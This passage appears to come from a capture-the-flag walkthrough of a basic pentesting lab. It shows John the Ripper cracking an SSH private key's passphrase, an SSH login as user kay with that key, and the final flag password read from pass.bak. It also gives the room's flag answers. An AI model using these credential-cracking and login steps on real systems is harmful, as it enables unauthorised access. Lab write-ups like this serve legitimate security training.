92c9733a76ae0b96ca5788be62e8f0b06204c574482579701781b46ec979bdbc9d39e57967051ca87fadae7184bd79ca8af834632881c5d6f189dccc8a0170ac12c30c1ff21c4c17f28813112bf901df  
81c5d78c2024f1cd588b5b73c1d68c6529ce4b21d7b95941e099f9a6140bdd1f0ead9113b2e5f17c354aacf79a38a104df844559417552387182ba20d8090203a6a5e9661d23d8b6fae351a208ef55055559  
2011fec3960985b6b227430bcca0c97d58076a60b0e95e460177cab3f8db690b01a0e4f5d0507157afe9c4dc7f384187256a9a5d56ab00d466d44e4f07e5f348e8f100e5abe1c4d1bcb207fa361714a604b6  
07c7e3f5020f9aabb0700ad790e7847e085eb2243e503bf7d097ae15a2ee6179262e351773bb880123c0a87a3f362380f8e08fc2c63ac08ffe2ba0c6deeffbddd49eaa2ffd1053aceec67b25f92cdfd25b58fa4  
fab2328481af26f54b5d21e1312b78f913b7f08254b064336d84c1aa3c82582e1cde55b5a347d264cb9e98df34b5490831e5d212b38b7cd999daf186a97efd6250e1e6820079358542f77ac78dd9a505919c3  
18000fc47f8b80cf84312cf58ad1a3ee3fc819001505816c414cc0d6017b9a1fb032ee20e842573b30fc3214ac5fb8962437477e81bb6479fa498f148924796d6d616218ec2a5fa0949de8f8542dc9b75fd95b  
75c26f8e91ef9b06e61e9e0df20bb973f33471dab5e874fc1f0a5d8a7f4e653aedb337116fa6e5ed858  
  
[kali@kali]~/.newone2  
$ john id_rsa.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
Proceeding with incremental:ASCII  
beeswax (id_rsa)  
1g 0:00:14:54 DONE 3/3 (2026-02-14 04:52) 0.001117g/s 2168Kp/s 2168Kc/s 2168Kc/s beekul..beeswin  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
[kali@kali]~/.newone2  
$
```

Now let's change the permissions to the file (id_rsa.hash)

Chmod 600 id_rsa.hash

Now let's login as kay using the private key

```
kali@ip-10-48-174-14: ~
$ ssh -i id_rsa kay@10.48.174.14
** WARNING: Connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat 14 Feb 2026 05:13:49 AM EST

System load:  0.0               Processes:    112
Usage of /:   49.9% of 13.62GB  Users logged in: 1
Memory usage: 54%              IPv4 address for eth0: 10.48.174.14
Swap usage:  0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-48-174-14:~$
```

Now let's go for the final flag

```
kali@ip-10-48-174-14: ~
$ ssh -i id_rsa kay@10.48.174.14
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

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To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-48-174-14:~$ ls
pass.bak
kay@ip-10-48-174-14:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-48-174-14:~$
```

Flag 5: What is the final password you obtain?

ANSWER: heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Conclusion

So, I successfully completed the basic pentesting room by these methods.